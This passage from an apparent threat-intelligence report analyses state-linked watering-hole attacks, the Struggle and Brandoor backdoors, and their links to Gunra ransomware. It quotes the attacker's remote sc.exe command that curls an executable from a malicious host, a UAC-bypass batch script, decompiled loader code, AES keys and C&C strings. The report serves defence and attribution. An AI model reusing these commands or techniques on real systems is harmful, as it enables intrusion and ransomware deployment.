fsquirt.exe
dxpserver.exe
proximityuxhost.exe
wsmprovhost.exe
camerasettingsuihost.exe
certenrollctrl.exe

Table 3. Injection Target List

2.1.2. Vulnerability of the Financial Security Software I

Similar to the financial security software A, the financial security software I binds to TCP port 4441 on the local system and communicates with the web browser. Analysis of the obtained attack evidence confirmed that the attacker exploited a vulnerability in the financial security software I and then injected and executed Struggle (SIGNBT 3.0), a backdoor malware, into a legitimate Microsoft process. Through this, the attacker concealed malware execution inside a legitimate process and performed subsequent commands.

The following event logs were identified on a system where the a vulnerability of the financial security software I was exploited.




Figure 26. Event Logs Identified on a System Where a Vulnerability of the Financial Security Software I Was Exploited

In January 2026, while analyzing the product based on vulnerability evidence used in the attack, ASEC additionally discovered a remotely exploitable code execution vulnerability and reported it to the Korea Internet & Security Agency (KISA). However, it has not been confirmed whether this vulnerability is the same as the one actually exploited in the attack.

2.2. Malware Analysis

2.2.1. Backdoor - Struggle (SIGNBT 3.0)

The Struggle backdoor was used in watering hole attack cases that exploited a vulnerability of the financial security software I. In this report, the malware is classified as Struggle based on a string believed to indicate the source code path used by the attacker when developing the malware. [8]

- E:\1.Dev\1.Microsoft\1.Dev\74.Struggle\cryptopp890\donna_sse.cpp

For reference, the JSON-format data structure managed by Struggle in memory during execution contains the strings “Hijacking,” “proxy,” and “proxylist.” Because this structure is also observed in the SIGNBT backdoor (as named by Kaspersky), Struggle is assessed to be a variant of the SIGNBT family.

Unlike previously known SIGNBT variants, however, Struggle includes a backdoor command that can load and execute Beacon payloads in COFF (Common Object File Format) format. It also generates a session key using X25519 (a key exchange algorithm) and HKDF (SHA-256) delivered from the C&C server, then uses that session key as an AES-256-GCM symmetric key to encrypt and decrypt C&C communication data. This represents a communication method that differs from the previously known SIGNBT C&C communication scheme.

A. Execution Method

Struggle’s execution method can be broadly divided into two types.

- Type A: A method in which the Struggle binary is encrypted with AES-128-CBC and embedded inside the file, then decrypted during execution and run in memory
- Type B: A method in which a DLL acting as a loader is registered as a service, and “svchost.exe,” which loads that DLL, decrypts and loads the Struggle backdoor stored in a registry key in AES-128-CBC encrypted form

[8] https://atip.ahnlab.com/intelligence/view?id=f1c7075d-5a4a-4114-9af9-1711355f1454

Category	Type A	Type B
C&C Address	Hardcoded (characteristic)	Can be loaded from external data (such as files)
Loading Characteristics	Reflective DLL Loader method	Loader DLL decrypts and loads it in memory
Decryption Key/IV	Fixed inside the file	Stored in the registry together with the Struggle binary
Execution Subject/Process	Decrypted inside the executable file and executed in memory	Loader DLL loaded as a service → runs in svchost.exe memory
Storage Location of Encrypted Struggle	Inside the file	Registry

Table 4. Type A / B Comparison

Type A is built by disguising itself as a legitimate GitHub open-source project [9] and inserting an encrypted binary and the code used to load it into the file. This sample contains a Struggle binary encrypted with AES-128-CBC inside the file and decrypts it during execution to run it in memory. The key and IV used for decryption are as follows.

- AES Key : 2AB4EF5578E73195275176CEA84038EE (16 Bytes)
- AES IV : CA050267867F5D9A27BF96AFA1547289 (16 Bytes)

Type B is a method in which a loader DLL reads, decrypts, and executes the Struggle binary stored in a specific registry key as AES-128-CBC ciphertext. In this case, the loader DLL is registered as a service and ultimately runs in the memory of the "svchost.exe" process. The AES key and IV values are stored in the registry key together with the Struggle binary.

- AES Key : 515546517357547 86F69653245366552 (16 Bytes)
- AES IV : 547642584432346D68324552644B7153 (16 Bytes)

B. Use of Struggle in Initial Compromise and Lateral Movement

Evidence indicates that the Struggle backdoor was used during both initial compromise and

[9] https://github.com/AppleWin

lateral movement. For initial compromise, the attacker is confirmed to have downloaded and executed Struggle through a watering hole technique. The attacker exploited a vulnerability in the financial security program I to install Struggle on the PC of a visitor to a media website. Struggle then communicated with the attacker's C&C server, downloaded HookShot malware, an RDP tunneling tool, and executed it using DLL sideloading.




Figure 27. Initial Compromise Case Involving Struggle

Struggle was also used after lateral movement. The attacker used "sc.exe" to create a service on a remote PC that downloaded and executed Struggle using curl. The ability to create a service on a remote host indicates that the system executing the command belonged to an administrator account or administrator group.

[Remote Service Execution Command Used by the Attacker]

- sc \\[REDACTED] create mmsp binpath= "cmd.exe /c start /b Command: cmd.exe /c curl hxxps://goodrichcardirect[.]com/logo.png -o C:\ProgramData\Update.exe" type= own start= auto DisplayName= "Windows network device service"

The following are examples of Windows CMD commands confirmed to have been executed by Struggle together with C&C communication. They indicate that the attacker attempted to check the victim system's IP information and currently connected port information.

- cmd.exe /c netstat -ano > C:\ProgramData\ntuser.001.dat 2>&1
- cmd.exe /c ipconfig /all > C:\ProgramData\ntuser.001.dat 2>&1

C. Struggle Command Functions and COFF Loader Method

Struggle communicates with the C&C server, collects system information such as IP address, OS, hostname, time zone, WOW64 status, and proxy settings, reports it in JSON format, and sends the execution results of received commands back to the C&C server. When executing file and folder exfiltration commands, it collects data from the specified path, compresses it in ZIP format, and uploads it. It also calculates the next execution time to adjust the communication interval.

A key characteristic of Struggle is that it executes additional payloads directly in memory through a COFF (Common Object File Format)-based binary loading technique without saving them to disk. COFF loading places and executes object files in memory without linking them as EXE or DLL files. Compared with a Reflective DLL Loader, it has the advantages of a smaller implementation size and the ability to selectively execute function-specific modules. In particular, the string "Beacon" was identified in Struggle's COFF loader, suggesting that it implements a COFF loader similar to Cobalt Strike's BOF (Beacon Object File). The table below summarizes the commands (Command IDs) and functions supported by Struggle.

Command No.	Function
0	Executes an additional payload delivered from the C&C server using the COFF binary loading method
1	Receives beacon configuration from the C&C server and stores the beacon configuration in memory
2	Updates C&C server information and collects and transmits infected system information (IP, OS, host, time zone, WOW64, proxy, etc.)
3	Maintains the session (keepalive) and waits for the next command
4	Sends beacon command execution results to the C&C server
5	Collects files/directories from a path specified by the C&C server, packages them as a ZIP file, and sends them to the C&C server
6	Calculates and stores the next operation time (execution interval setting)

Table 5. Summary of Functions by Command ID

2.2.2. Backdoor - Brandoor (COPPERHEDGE)

Brandoor (COPPERHEDGE), which has been used in watering hole attacks exploiting a vulnerability of the financial security software A during the first half of 2026, is a backdoor used by the state-sponsored threat group since at least 2025. This malware type was also mentioned in ATIP's 2025 report, "Cryptocurrency Theft Attempt Targeting Korea and 0-Day Exploit Chain Attack Through a Media Website," [10] and Kaspersky's "Operation SyncHole" report. [11]

The branding log file (brndlog.txt) is created when Internet Explorer Maintenance (IEM) policies are used. In the 2025 attacks, the malware was named "Brandoor" based on the characteristic of storing configuration information, including the C&C server address, in the ADS (Alternate Data Stream) area of the branding log file. Brandoor was used in the same form from 2025 through February 2026, while several characteristics were changed and functions were added in attack cases identified around May 2026.




Figure 28. Brandoor Operation Flow

A. Configuration Information

Brandoor shows differences in its initial code structure and configuration loading method

[10] https://atip.ahnlab.com/intelligence/view?id=bbd9562b-9183-4279-8697-19abd854d389

[11] https://securelist.com/operation-synchole-watering-hole-attacks-by-lazarus/116326/

depending on the compromise stage. In particular, differences exist in the initial execution routine and configuration loading method between cases where it is injected into a legitimate process and executed after vulnerability exploitation and cases where it is executed by a dropper such as “net.tmp”.

During the initial execution stage, Brandoor sets a Mode value that determines how configuration information is loaded. This value is set differently depending on the compromise stage in which Brandoor is used. When Brandoor is injected into and executed inside a legitimate process, it sets the Mode value to 3. In this case, it directly loads configuration information embedded inside the file or loads configuration information stored in ADS.

- %LOCALAPPDATA%\Microsoft\Internet Explorer\brndlog.txt:loginfo (2025 case)
- %LOCALAPPDATA%\Microsoft\TokenBroker\log.txt:log (2026 case)

When Brandoor is executed by a dropper, it determines the Mode value by checking the name of the process that executed it and then loads configuration information stored in the registry. In particular, it sets the Mode value based on the process information of the process that executed it, such as “lsass.exe” or “svchost.exe,” and sends this Mode value together with infected system information to the C&C server.

B. C&C Communication

Brandoor shows some behavioral differences between cases identified through February 2026 and cases identified after May 2026. In the May 2026 case, changes were observed in the request parameters used during C&C communication and in the key generation method. First, the hardcoded string used during the initial C&C authentication process changed from "T3F56E5UJH0JC3D4" to "Rujdu9iujrjhfrETYFHD".

In addition, in the February 2026 case, request parameters were constructed by combining strings selected from a single candidate set. In contrast, in the May 2026 case, separate candidate sets were defined for key1, key2, and key3, and each value was selected randomly. For example, key1 is selected from tyeswqp, byrenv, and neworg, while key2 and key3 are also randomly selected from their respective candidate sets.

In both periods, the basic structure of sending and receiving encrypted data through HTTP

requests remained the same, but the method for generating request parameter names became more systematic. In particular, in the May 2026 case, each parameter was implemented to be selected from a designated candidate set, reducing the consistency of communication patterns compared with the February 2026 case.

- Key candidates in the May 2026 case
  - key1 candidates: tyeswqp / byrenv / neworg
  - key2 candidates: typfhfdg / egftvfe / newuid
  - key3 candidates: eiuytbh / ppptreie / newoq
- Key candidates in the February 2026 case
  - bih, aqs, org, biw, rlz, uid, bit, hash, lang, ei, ie, oq

Case	Direction	Description
February 2026	Request	<key1>=<ID>&<key2>=T3F56E5UJH0JC3D4& <key3>=<Base64(rand_4bytes)]>
February 2026	Response	base<ID>
May 2026	Request	<key1>=<ID>&<key2>=Rujdu9iujrjhfrETYFHD& <key3>=<base64(rand_4bytes)>
May 2026	Response	base<ID>

Table 6. Initial C&C Authentication Process

C. Backdoor Commands

Compared with the February 2026 case, the May 2026 case retained most command functions but changed the command numbers corresponding to each function. Major backdoor functions, including information collection, file and directory management, process control, and network communication, are commonly provided in both cases, while only the command numbers were reassigned to new values.

In addition, the May 2026 case added a DLL injection function targeting a remote process (12355), which was not present in previous cases. This function could be used by the attacker to inject and execute additional malicious modules into a specific process or to perform malicious activities through a legitimate process.

These changes show that the attacker reorganized the command structure and expanded certain functions while maintaining the core functionality of the existing backdoor, indicating that Brandoor continues to be improved.

Command No. (2026.02)	Command No. (2026.05)	Function
8195	12307	Transmits collected information/status
8196	12308	Checks whether local resources are shared in a remote session
8197	12309	Transmits file/directory information
8198	12310	Executes CMD commands and transmits results
8199	12311	Reads files
8200	12312	Downloads files
8201	12313	Downloads files with dummy data included
8208	12320	Executes a process
8209	12321	Executes a process with explorer/session privileges
8210	12322	Transmits process information
8211	12323	Terminates a process
8212	12324	Deletes files using an overwrite method
8213	12325	Scans remote targets / checks TCP connections
8214	12326	Changes FILETIME
8215	12327	Sets the current working directory
8216	12328	Sets the wait/reconnect time
8217	12329	Changes configuration data
8224	12336	Transmits configuration data
8225	12337	Transmits directory information
8226	12338	Transmits drive information
8227	12339	Sets the initial operation time
8228	12340	Waits until the specified time
8229	12341	Terminates
8230	12342	Transmits basic information

8231	12343	Default
8232	12344	Loads and executes malware in memory
8233	12345	Copies files
8240	12352	Moves files
8241	12353	Deletes files
8242	12354	PING
X	12355	Injects a DLL into a remote process

Table 7. Functions by Command

2.2.3. Privilege Escalation Tool

The backdoor injected into SyncHost.exe through vulnerability exploitation creates inet.tmp and executes it with an argument. Using the supplied argument, inet.tmp decrypts the embedded, encrypted privilege escalation tool (UACMe) and executes it in memory. This method closely resembles the privilege escalation technique observed in a 2025 web server attack conducted by the state-sponsored threat group. [12] In that case, the attacker also used a customized UACMe routine and decrypted the encrypted UACMe payload using the same argument. However, in the 2025 case, the technique number was supplied as an argument, and either ComputerDefaults.exe or fodhelper.exe was abused to bypass UAC. In contrast, the current attack hardcodes UACMe Method 41, which performs privilege escalation through the ICMLuaUtil interface. Given this difference, the attacker may have collected information about the target system's operating system in advance and selected a privilege escalation technique compatible with the target environment before distributing the payload.

- Argument value: x9nsB3iYUWiDT6BZKO5pgtMW

```
num_UACMe = L"41";
v0 = -1;
path_batch = (__int64)L"C:\\ProgramData\\up.bat";
while ( aCProgramdataUp[++v0] != 0 )
  ;
v13 = 0xABCDEF;
dword_18003BC48 = 2 * v0 + 2;
```

Figure 29. Configuration Information of the Privilege Escalation Tool

[12] https://atip.ahnlab.com/intelligence/view?id=b894b420-40da-481d-839d-7381a6acca32

To evade detection, the privilege escalation tool modifies the command-line information in its own Process Environment Block (PEB) to make it appear as though it was launched by explorer.exe. It then executes C:\ProgramData\up.bat with elevated privileges through the ICMLuaUtil interface of the CMSTPLUACOM component. The elevated up.bat script subsequently executes net.tmp, the Brandoor dropper, with an argument.

- Parameter Value: CB11V7-1JBA37-6A74AD-A8X1UG-IKL735

```
@echo off
cmd /c C:\programdata\_net.tmp CB11V7-1JBA37-6A74AD-A8X1UG-IKL735
pause
```

Figure 30. Contents of up.bat

2.2.4. Dropper

Similar to inet.tmp, the Brandoor dropper net.tmp uses the argument supplied at execution to decrypt and create an embedded encrypted DLL file, which serves as the Brandoor loader, and a DAT file containing the Brandoor backdoor.

```
if ( v3 )
  v4 = COleCntrFrameWndEx::COleCntrFrameWndEx(v3);
else
  v4 = 0;
pNumArgs = 0;
CommandLineW = GetCommandLineW();             // CB11V7-1JBA37-6A74AD-A8X1UG-IKL735
v6 = CommandLineToArgvW(CommandLineW, &pNumArgs);
v7 = v6;
if ( pNumArgs >= 2 )
{
  v8 = v6[1];
  if ( (sub_1401BD380)(v8) == 0x22 )
  {
    *(v4 + 6216) = *(v8 + 2);
    *(v4 + 6217) = *(v7[1] + 4);
    *(v4 + 6218) = *(v7[1] + 6);
    *(v4 + 6219) = *(v7[1] + 8);
```

Figure 31. Argument Validation Routine

The dropper also performs preparatory steps to execute the generated Brandoor loader as a service. It first checks whether any predefined service names already exist on the system and then selects one of the available names to create a new service. However, because the service name selection routine generates pseudorandom values using only the rand() function, the

selected name is predictable. Testing confirmed that a service named uploadmgr was created with a high probability.

Predefined Service Names
CertPropSvc, SCPolicySvc, lanmanserver, gpsvc, IKEEXT, iphlpsvc, seclogon, msiscsi, EapHost, schedule, winmgmt, ProfSvc, SessionEnv, wercplsupport, InstallService, PushToInstall, TroubleshootingSvc, LxpSvc, shpamsvc, XblGameSave, DmEnrollmentSvc, WManSvc, Themes, UserManager, NetSetupSvc, wlidsvc, TokenBroker, lfsvc, NaturalAuthentication, FastUserSwitchingCompatibility, las, lrmon, Nla, Ntmssvc, NWCWorkstation, Nwsapagent, Rasauto, Rasman, Remoteaccess, SENS, Sharedaccess, SRService, Tapisrv, Wmi, WmdmPmSp, wuauserv, BITS, ShellHWDetection, LogonHours, PCAudit, helpsvc, uploadmgr, dmwappushservice, wisvc, WpnService, AppInfo, XboxNetApiSvc, UsoSvc, XboxGipSvc, NcaSvc, XblAuthManager, DsmSvc, AppMgmt, BDESVC, DcSvc, MsKeyboardFilter

Table 8. Predefined Service Names

Once the service name preparation routine is completed, the data is decrypted based on metadata containing location information for the encrypted regions within the file, creating the files "C:\Windows\System32\<three random characters + [svc or mgr]>.dll" (Brandoor loader) and "C:\Windows\System32\<three random characters + [svc or mgr]>.dat" (encrypted Brandoor).

It also stores the encrypted Brandoor configuration used by the Brandoor loader in the registry.

- May 2026 case
  - Key : HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion
  - Value : Session_<the decimal representation of the first three characters of the Brandoor loader filename>
- February 2026 case
  - Key : HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion
  - Value : USB_Keyboard_<decimal value derived from the first three characters of the Brandoor loader filename>

The Brandoor loader, subsequently executed as a service, locates and decrypts the encrypted Brandoor configuration previously stored in the registry by net.tmp. It then retrieves the

encrypted Brandoor filename and decryption key from the decrypted configuration, decrypts the Brandoor backdoor, and executes it in memory. Because Brandoor also requires the configuration data, the loader passes its own filename to Brandoor as an argument, allowing the backdoor to locate the corresponding registry value.

3. Gunra Ransomware Group and Suspected Collaboration Case

The Gunra ransomware group is a new ransomware organization that began operating in April 2025 and is known to have developed its own ransomware based on the source code of Conti v2 ransomware. Since January 2026, it has transitioned to a Ransomware-as-a-Service (RaaS) model and has been recruiting pentesters and hackers through an affiliate program. In 2026, a case was identified in which Gunra ransomware in the form of RaaS was found together with the initial access TTPs of the state-sponsored threat group. [13] [14]

In 2026, a watering hole attack occurred on the website of a Korean healthcare company, and malware was injected into the SyncHost.exe process through a vulnerability of the financial security software A. Subsequently, malware such as net.tmp and inet.tmp was created, and loader malware was registered as the uploadmgr service. This attack method is identical to the watering hole attack cases of the state-sponsored threat group discussed above. However, Gunra ransomware was ultimately installed, and the organization's data was stolen.

3.1. Attack Case Analysis

- Initial Compromise
  - Visited the website of a Korean healthcare company using a web browser
  - Application crash of the financial security software A occurred
  - Evidence of redirection through a watering hole identified
- Code Execution
  - Process injection into SyncHost.exe after the application crash of the financial security sofware A
  - SyncHost.exe subsequently created and executed malware, including net.tmp (dropper) and inet.tmp (privilege escalation tool)
- C2 Communication
  - C&C server communication by SyncHost.exe
  - C&C communication by the backdoor

[13] https://atip.ahnlab.com/intelligence/view?id=1f4bec4c-812a-482c-aa7f-74d729c580a1

[14] https://atip.ahnlab.com/intelligence/view?id=922e4e16-dd52-44d6-8015-07d600cd9009

- Establishment of SSH reverse tunneling on the victim system
- Port forwarding using Socat

- Internal Reconnaissance
  - Network range scanning through an SSH session
  - Search for backup paths
- Credential Theft
  - Theft of NTLM hashes from an unmanaged Windows Server 2003 system in the victim environment
  - Use of a single password across multiple systems
- Persistence
  - Registration of loader malware that executes the backdoor as the uploadmgr service
  - Copying of the attacker's SSH public key
- Lateral Movement
  - Malware distribution by abusing a centralized management solution
- Remote Control
  - Installation of a backdoor
  - Use of the RDP and SSH protocols for internal movement
- Trace Removal
  - Deletion of history and system event logs
- Impact
  - File encryption using Gunra ransomware
  - Collection of the organization's data and exfiltration using FileZilla

3.2. Indicators of Technical Links




Figure 32. Common TTPs and Indicators of Technical Links by Attack Stage

3.2.1. Use of the Same Watering Hole Page and Exploitation of a Vulnerability of the Financial Security Software A

The same Korean healthcare company website was used as a watering hole distribution site in attacks by both the state-sponsored threat group and the Gunra ransomware group. In July 2025, the state-sponsored threat group used the website to distribute an exploit targeting a vulnerability in "Financial Security Software T," a financial security product developed by domestic company S. In January 2026, the website was also used in an attack exploiting a vulnerability in Financial Security Software A.[15]

In March 2026, a vulnerability of the financial security software A was exploited again in a watering hole attack conducted through the same website, and evidence indicated that the attack ultimately led to a Gunra ransomware infection. In particular, both the January 2026 attack by the state-sponsored threat group and the March 2026 Gunra infection case used the same watering hole page and vulnerability of the financial security software A, followed by the same subsequent behavior of injecting malicious code into the SyncHost.exe process. This supports the possibility of technical collaboration or a link between the two groups.

[15] https://atip.ahnlab.com/intelligence/view?id=7319f575-ffb4-4ff0-acde-024321ce7e33

Figure 33. Vulnerability Watering Hole Page of the Financial Security Software A Used by Both Groups

3.2.2. Installed Malware and Its Characteristics

In the watering hole attacks conducted by the state-sponsored threat group, SyncHost.exe created malware with names such as net.tmp and inet.tmp. In most cases, net.tmp or _net.tmp was the Brandoor dropper, while inet.tmp or _inet.tmp was a privilege escalation tool.




Figure 34. Malware Installation Flow

The same traces of malware creation were also identified in the Gunra ransomware attack case. Although the relevant files were not collected, logs confirmed that a legitimate Microsoft process created Brandoor dropper-type malware named net.tmp and _net.tmp. The Brandoor dropper creates a loader in the form of a service DLL and Brandoor in the form of an encrypted data file, and then registers the loader as a Windows service. Although the service name is generated randomly, uploadmgr is used with a high frequency. These file creation and service registration patterns were identified not only in the watering hole attacks conducted by the state-sponsored threat group but also in the Gunra ransomware infection case.

The two attack cases showed identical or similar characteristics not only in the malware filenames and service names but also in the execution arguments. In the Gunra ransomware attack, inet.tmp, a privilege escalation tool, was executed with x9nsB3iYUWiDT6BZKO5pgtMW as an argument. This argument is identical to the execution argument used by a UACMe-based privilege escalation tool in a previous attack by the state-sponsored threat group against a Korean web server. [16] In addition, net.tmp, a filename primarily used for the Brandoor dropper, was also confirmed to have been executed with a GUID-formatted argument, as shown below.

State-Sponsored Threat Group Case	Gunra Ransomware Attack Case

[16] https://atip.ahnlab.com/intelligence/view?id=b894b420-40da-481d-839d-7381a6acca32

I61231-LIQ3N5-R32A46-GFJ5CT-NPW664 KGX152-6M2V9Z-16KIPG-KAJRE4-PR376C SRZKQ2-CX9UY6-9N9IN3-42775P-9T751T X531QV-4N9YFH-SRLJNP-5RA3GN-R68HCW WAE483-1YWR99-I41656-KK7A14-91K794 PY1ZC3-SQBT14-Q46V5T-56925U-3X9Z4Y 41X787-957J2G-2IR4I4-ISQ85A-K5QA83 CB11V7-1JBA37-6A74AD-A8X1UG-IKL735	XUZH74-H4T5PL-523C3L-IAIN76-39I47407

Table 9. net.tmp Execution Arguments

3.2.3. SSH Key Fingerprint

